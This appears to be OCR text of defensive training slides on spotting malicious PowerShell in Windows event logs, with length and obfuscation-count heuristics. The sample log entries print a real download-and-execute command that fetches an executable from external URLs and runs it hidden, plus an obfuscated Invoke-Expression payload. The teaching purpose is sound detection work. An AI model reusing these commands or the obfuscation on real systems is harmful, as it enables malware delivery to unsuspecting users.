


Even older PowerShell v2 Event ID 400

- Look for odd characters

Host_Application
PowerShell 'PowerShell "function xwoej([String] $Eiehxtnndqq){(New-Object System.Net.WebClient).DownloadFile($Eiehxtnndqq,"C:\Users\HACKME\AppData\Local\Temp\daltusflht.exe");Start-Process "C:\Users\HACKME\AppData\Local\Temp\daltusflht.exe";}try{xwoej("http://www.alexandradickman.com/pupirka.png")}catch{xwoej("http://www.hexacam.com/pupirka.png")}" | Out-File -encoding ASCII -FilePath C:\Users\HACKME\AppData\Local\Temp\Ubyag.bat;Start-Process 'C:\Users\HACKME\AppData\Local\Temp\Ubyag.bat' -WindowStyle Hidden

Clean_Host_Application	Obfuscations	Tick_Count	Pct_Count
	' " ([] $){(- ..).($.":\\\\\\\.");-":\\\\\\\.";}{(":// ../.")}{(":// ../.")}" | - - - :\\\\\\\.;- ":\\\\\\\.' -	20	0



4104 - PowerShell Script Block Logging

Microsoft-Windows-PowerShell/Operational Log

Script Blocks are labeled

```
Creating Scriptblock text (1 of 1):
#############################################################
#                                                           #
#       FILE AUDITING CONFIGURATION SCRIPT                  #
#                                                           #
#                       Created by Michael Gough            #
#       Malware Archaeology & LOG-MD dot com                #
#                                                           #
#               Oct, 2017                                   #
#                                                           #
#############################################################
#
#
# Set File or Dir Auditing for Everyone for Create and change Perms only
#
param($path=$(throw "You must specify a directory"))
$ACL = new-object System.Security.AccessControl.DirectorySecurity
$AccessRule = new-object System.Security.AccessControl.FileSystemAuditRule("Everyone","Appe
Delete, DeleteSubdirectoriesAndFiles, TakeOwnership, Write, WriteAttributes, WriteExtendedAttrib
ObjectInherit","NoPropagateInherit","Success")
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Windc	Logged:	3/6/2018 9:15:09 AM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None
User:	SURFER\root	Computer:	SURFER
OpCode:	On create calls		
More Information:	Event Log Online Help		

Then you will see this in the logs

EventCode	Cmd_Length	Message
4104	2772	Creating Scriptblock text (1 of 1): iEx((('. ((GEt-v'+'arIable JhD*Mdr*JhD).nAmE'+'[3.11.2]-joINJhDJhD) ([STRinG]::JOIn(JhD.)93]RAhc[]gNiRTs[.JhDDb9JhD(EcAlper.'+')JhDOjhJhD.)96]'+'RAhc[+511]RAhc[+'+'301]RAh'+'c[((EcAlp'+'er.)69]RAhc['+']gNiRT {hJhD+Jh'+'Dctac};JhD+JhDkJhD+JhDaeJhD+JhDrJhD+JhDb;)JhD+JhDCJh'+'D+JhDDJhD+JhDSJhD+JhDEsJhD+JhDg()Jh .JhD+'+'JhD) (3tJ'+'hD+JhDlgN0JhD+JhDDJhD+JhDIJhD+JhDi0JhD+JhDDIrtS'+'oT3tl.cfsJhD+JhDaEsgJhD+JhD(3tleJhD+JhDlJhD+JhD(JhD+JhDni cfsJhD+JhDaEsg(hcJhD+JhDaerof;)DJh'+'D+JhDbJhD+JhD9eDJhD+JhDb9+DbJhD+J'+'hD9xe.Db9JhD+JhD(+ CDSEsJhD'+'+JhDgJh'+'D+JhD;)DJhD+'+'JhDb9?DJhD+JhDb9(JhD+JhDtJhD+JhDiJhD+JhDlpJhD+JhDS.JhD+JhDDb9/JhD- //:JhD+JhDptJhD+JhDth?JhD+JhD/kJhD+JhDJJhD+JhD3wEeJhD+JhD/moc.pohsir'+'tJhD+JhDaJhD+JhDp/JhD+JhD/:ptth /UAJy/az.oc.JhD+JhDkcaJhD+JhDhJ'+'hD'+'+J'+'hDsehtmorfzyob/JhD+JhD/Jh'+'D+JhD:pJhD+JhDtJhD+JhDthJhD+JhD?/A XJ'+'hD+JhDCDAEsg;)3312JhD+JhD'+'8JhD+JhD2JhD+JhD JhD+JhD.JhD+JhD00JhD+JhD0JhD+'+'JhD0JhD+J'+'hD1JhD+.)DbJhD+JhD9tcJhD+JhDejbJhD+JhDo-DJhD+JhDbJhD+JhD9JhD+JhD+JhD+JhDDJhD+'+'JhDb9wJhD'+'+JhDDb9+JhD+Jh JhD+JhD)Db'+'JhD+JhD9JhD+JhDtJ'+'hD+JhDDb9+Db9JhD+JhDcejJhD+JhDbJhD+JhDoJhD+JhD-JhD'+'+JhDwJhD+JhDD JhD+JhDdsJhD+JhDaJhD+JhDdasJhD+JhD'+'nEJhD+JhDsgJhD(()JhDXJhD+]5[clLbup:vnEOjh+]31[clBuP:VneOjh (&aMs .J [cHAR]106+[cHAR]104).[cHAR]36 -REplACe ([cHAR]113+[cHAR]88+[cHAR]82).[cHAR]92 -REplACe ([cHAR]76+[cHAR]66+[cH

- It is not translated, just recorded
- But they are LARGE
  - You can trigger on say > 1000 characters
  - You can see this one will also trigger Obfuscation

This is a normal Script Block

EventCode	Cmd_Length	Message
4104	9593	Creating Scriptblock text (1 of 1): { param([string]$module_name, [string]$req_language, [string]$sys_language, [string]$def_language, [bool]$full_info = $false, [int[]]$index = @()) Set-StrictMode -Off $ProgressPreference = 'SilentlyContinue' $WarningPreference = 'SilentlyContinue' $DebugPreference = 'SilentlyContinue' $VerbosePreference = 'SilentlyContinue' Add-Type -AssemblyName 'System.Core' $commons = New-Object -TypeName 'System.Collections.Generic.HashSet[string]' @('Verbose', 'Debug', 'WarningAction', 'WarningVariable', 'ErrorAction', ` 'ErrorVariable', 'OutVariable', 'OutBuffer') \| foreach {[Void]$commons.Add($_)} $all_commons = @('WhatIf', 'Confirm', 'Verbose', 'Debug', ` 'WarningAction', 'WarningVariable', 'ErrorAction', ` 'ErrorVariable', 'OutVariable', 'OutBuffer', ` 'InputObject', 'PassThru', 'Force') #———————————————————— function is_all_common_parameters { param($parameters) [bool]$res = $true if (@($parameters).Count -ne 0) { foreach($common in $commons) { if (@($parameters) -notcontains $common) {$res = $false; break;} } } $res } #———————————————————— function create_parameter_sets { param($parameter_sets) $res = New-Object -TypeName 'System.Collections.ArrayList' foreach($it in $parameter_sets) { if ($it) { $parameter_set = '' | select 'Name', 'IsDefault', 'AllCommon', 'Parameters' $parameter_set.'Name' = $it.Name $parameter_set.'IsDefault' = [string]$it.IsDefault $parameters = [String[]]@(@($it.Parameters) | foreach {[string]$_.Name}) $all_common = is_all_common_parameters $parameters $parameter_set.'AllCommon' = [string]$all_common if ($all_common) { $tmp = New-Object -TypeName 'System.Collections.ArrayList' $parameters | foreach {if (-not $commons.Contains($_)) {[Void]$tmp.Add($_)} } $parameter_set.'Parameters' = [String[]]@($tmp | foreach {$_}) } else { $parameter_set.'Parameters' = $parameters } [void]$res.Add($parameter_set) } } $res } #———————————————————— function create_help_parameters { param($parameters) $res = New-Object -TypeName 'System.Collections.Hashtable' if ($parameters.parameter) { foreach($it in $parameters.parameter) { if ($it) { $param = '' | select 'name', 'defaultValue', 'description', 'wildcard', 'multiple' $param.'name' = [string]$it.name $param.'defaultValue' = [string]$it.defaultValue $param.'description' = [string]([String]::Join('', @(@($it.description) | foreach {$_.Text}))) $param.'wildcard' = [string]$it.globbing $param.'multiple' = [string]$it.variableLength if (!$res.ContainsKey($param.'name'.ToLower())) { [void]$res.Add($param.'name'.ToLower(), $param) } } } } $res } #———————————————————— function create_parameters { param($cmdinfo, $help_parameters) $parametersets = $cmdinfo.ParameterSets $res = New-Object -TypeName 'System.Collections.ArrayList' $keys = New-Object -TypeName 'System.Collections.Generic.HashSet[string]' foreach($parameterset in $parametersets) { foreach($it in $parameterset.Parameters) { if ($it) { $key = $it.Name.ToLower() if (!$keys.Contains($key)) { $param = '' | select 'Name', 'Aliases', 'Position', 'FromPipelineByValue', 'FromPipelineByName', 'ParameterType', 'IsMandatory', 'DefaultValue', 'Description', 'Wildcard', 'Multiple', 'Prompted' $param.'Name' = [string]$it.name $param.'Aliases' = @([String[]]@($it.Aliases | foreach {$_})) $param.'Position' = if ($it.Position -eq [int]::MinValue) {'named'} else {[string]($it.Position + 1)} $param.'FromPipelineByValue' = [string]$it.ValueFromPipeline $param.'FromPipelineByName' = [string]$it.ValueFromPipelineByPropertyName $param.'ParameterType' = [string]$it.ParameterType.ToString() $param.'IsMandatory' = [string]$it.IsMandatory $param.'Prompted' = [string](((($cmdinfo -isnot [System.Management.Automation.CmdletInfo]) -or ($cmdinfo.Verb -ne 'Get')) ` -and ($all_commons -notcontains $it.name)) if ($help_parameters -and $help_parameters.ContainsKey($key)) { $help_parameter = $help_parameters[$key] $param.'DefaultValue' = [string]$help_parameter.defaultValue $param.'Description' = [string]$help_parameter.description $param.'Wildcard' = [string]$help_parameter.wildcard $param.'Multiple' = [string]$help_parameter.multiple } else { $param.'DefaultValue' = '' $param.'Description' = '' $param.'Wildcard' = '' $param.'Multiple' = '' } [void]$keys.Add($key) [void]$res.Add($param) } } } } $res } #———————————————————— function correct_language { param($lang) if ($lang.IsNeutralCulture -and $lang.LCID -ne 0x07F) { [int]$LCID = if ($lang.LCID -ne 0x0004) {(($lang.LCID -band 0x3FF) -bor 0x400)} else {0x0804} $lang = [System.Globalization.CultureInfo]$LCID } $lang } #———————————————————— function get_languages { param([string]$req, [string]$sys, [string]$def) $current = [System.Globalization.CultureInfo]$req $current = correct_language $current $specific = $current if ($specific.Parent.IsNeutralCulture -and $specific.Parent.LCID -ne 0x07F) { $specific = correct_language $specific.Parent } $current $specific [System.Globalization.CultureInfo]$sys [System.Globalization.CultureInfo]::InstalledUICulture [System.Globalization.CultureInfo]$def } [bool]$need_switch_language=$true #———————————————————— function get_help_info_data { param([string]$command_name, $langs) $res = $null if ($need_switch_language) { foreach($lang in $langs) { if ($lang) { [System.Threading.Thread]::CurrentThread.CurrentUICulture=$lang $info = $null try { $info = get-help -Name $command_name -full -ErrorAction SilentlyContinue } catch [System.IO.FileNotFoundException] { $info = $null } catch { $info = get-help -Name $command_name -full -ErrorAction SilentlyContinue } if ($info.details) { $res = $info break } } } Set-Variable -Name need_switch_language -Scope 2 -Value $false } else { $info = $null try { $info = get-help -Name $command_name -full -ErrorAction SilentlyContinue } catch [System.IO.FileNotFoundException] { $info = $null } catch { $info = get-help -Name $command_name -full -ErrorAction SilentlyContinue } if ($info.details) { $res = $info } } $res } #———————————————————— function create_cmdinfo{ param($command_info, $langs=@()) $help_info = $null if ($full_info) { $help_info = get_help_info_data $command_info.Name $langs } $res = '' | select 'Name', 'Synopsis', 'DefaultParameterSet', 'BuiltIn', 'SnapInName', 'ParameterSets', 'Parameters' $res.'Name'= [string]$command_info.Name $res.'Synopsis' = [string]$help_info.Synopsis if ($command_info.PSSnapin) { $res.'BuiltIn' = [string]$command_info.PSSnapin.IsDefault $res.'SnapInName' = [string]$command_info.PSSnapin.Name } elseif ($command_info.Module) { $res.'BuiltIn' = [string]$false $res.'SnapInName' = [string]$command_info.Module.Name } $res.'ParameterSets' = @(create_parameter_sets $command_info.ParameterSets) $help_parameters = create_help_parameters $help_info.parameters $res.'Parameters' = @(create_parameters $command_info $help_parameters) $res } #———————————————————— function get_commands_info { param([string]$module_name, [int[]]$index = @()) if (@($index).Count -eq 0) { # trick with 'x*' | where { $_ -eq 'x' } required for PoSh 3.0 $res = Get-Command -Module "$module_name*" | where { $_.ModuleName -eq "$module_name" } | get-unique } else { # trick with 'x*' | where { $_ -eq 'x' } required for PoSh 3.0 $res = Get-Command -Module "$module_name*" | where { $_.ModuleName -eq "$module_name" } | select -Index @($index) -unique } $res } #———————————————————— function Get-CmdletInfo { $res = New-Object -TypeName 'System.Collections.ArrayList' if ($full_info) { $langs=@(get_languages $req_language $sys_language $def_language \| Select-Object -Unique) [System.Threading.Thread]::CurrentThread.CurrentUICulture=$langs[0] $commands_info = @(get_commands_info $module_name $index) foreach ($command_info in $commands_info) { if ($command_info) { $item = create_cmdinfo $command_info $langs [Void]$res.Add($item) } } $res } else { $commands_info = @(get_commands_info $module_name $index) foreach ($command_info in $commands_info) { if ($command_info) { $item = create_cmdinfo $command_info [Void]$res.Add($item) } } } $res } #———————————————————— Get-CmdletInfo } ScriptBlock ID: aff2368a-3426-4d2f-89a1-69f6105de273 Path:

Do they look the same?

EventCode	Cmd_Length	Message
4104	9593	Creating Scriptblock text (1 of 1): { param([string]$modu $ProgressPreference = 'SilentlyContinue' $WarningPref $commons = New-Object -TypeName 'System.Collectio {[Void]$commons.Add($_)} $all_commons = @('WhatIf', 'Force') #———————————————— fu (@($parameters) -notcontains $common) {$res = $false -TypeName 'System.Collections.ArrayList' foreach($it in $parameter_set.'IsDefault' = [string]$it.IsDefault $param $parameter_set.'AllCommon' = [string]$all_common if ($ {[Void]$tmp.Add($_)} } $parameter_set.'Parameters' = [S #———————————————— function c in $parameters.parameter) { if ($it) { $param = '' | select $param.'description' = [string]([String]::Join('', @(@($it.d (!$res.ContainsKey($param.'name'.ToLower())) { [void]$r $help_parameters) $parametersets = $cmdinfo.Parame foreach($parameterset in $parametersets) { foreach($it 'FromPipelineByValue', 'FromPipelineByName', 'Parame @([String[]]@($it.Aliases \| foreach {$_})) $param.'Positic

Readable

Cmd_Length	Message
2772	Creating Scriptblock text (1 of 1): iEx(((' . ((GEt-v'+'arIable .)93]RAhc[]gNiRTs[.JhDDb9JhD(EcAlper'+').JhDOjhJhD.)96 {hJhD+Jh'+'Dctac};JhD+JhDkJhD+JhDaeJhD+JhDrJhD+J .JhD+'+'JhD) (3tJ'+'hD+JhDlgN0JhD+JhDDJhD+JhDlJhD+JhDi0JhD+Jh JhD+JhDni cfsJhD+JhDaEsg(hcJhD+JhDaerof;)DJh'+'D+_ CDSEsJhD'+'+JhDgJh'+'D+JhD;)DJhD+'+'JhDb9?DJhD+Jh //:JhD+JhDptJhD+JhDth?JhD+JhD/kJhD+JhDJJhD+JhD3 /UAJy/az.oc.JhD+JhDkcaJhD+JhDhJ'+'hD'+'+J'+'hDsehtm XJ'+'hD+JhDCDAEsg;)3312JhD+JhD'+'8JhD+JhD2JhD+Jh)DbJhD+JhD9tcJhD+JhDejbJhD+JhDo-DJhD+JhDbJhD+_ JhD+JhD)Db'+'JhD+JhD9JhD+JhDtJ'+'hD+JhDDb9+Db9J JhD+JhDdsJhD+JhDaJhD+JhDdasJhD+JhD'+'nEJhD+JhD [cHAR]106+[cHAR]104).[cHAR]36 -REpIACe ([cHAR]113+[

NOT Readable
Obfuscated

And they obfuscate

Obfuscations	Tick_Count	Pct_Count	Dollar_Count	Plus_Count	SemiCol_Cou
"((('. ((-'+' **).'+'[..]-) ([]::(.([]::())][[.('+').)]'+'[+][+'+']'+'[(('+'.)] ['+'][.'+'(.).'+'(.)][]'+'[. (.)){+'+'};++++;)+'+'++++ ()++'+'++-++++'+'+'+'++'+'+'+'(&;)+ .+'+')('+'+++++'+'.++ (+++++'+'++'+'+.+{{+)++'+'++ + +(+;)'+'+++++'+'.+(+ + + + + +:'+'+ = '+'+'+';)+'+'?+ (++++.+/+'+'++'+'+++'+'+'+' /.+'+'+'++++//:++?+/+++/.'+'++ /+/:+?/++'+'/.'+'++-+++//:+?+ //..++'+'+'+'+'/+/'+'+:+++? /+'+'/'+'+.+.//+:+ +'+'+ = '+'+;)+'+'++ +.+++'+'+'+'+(++.+ = +'+';++'+'+.+'+'.+++)+++-++++++'+'+'++++'+'(. '+'+= +++'+'+;++'+'+ +)'+'++'+'++++++- '+'++'+'++++'+'+++++(& +=+ ++++'+'+(()+][:+][: (& ...'+') '+' { _. }))) ')- ([]+[]+[]).[] -".[] -([]+[]+[]).[] - ([]+[]+[]).[] - ([]+[]+[]).[]))	138	0	0	264	
Data\Local Start-Process C:\Users\HACKME\AppData\Local	" "" ([] $){(- ..).($.":\\\\\\.");- ":\\\\\\.";}{(":.//../.")}{(":.//../.")}""	- - -:\\\\\\.;- ':\\\\\\.' -"	20	0	2	0	
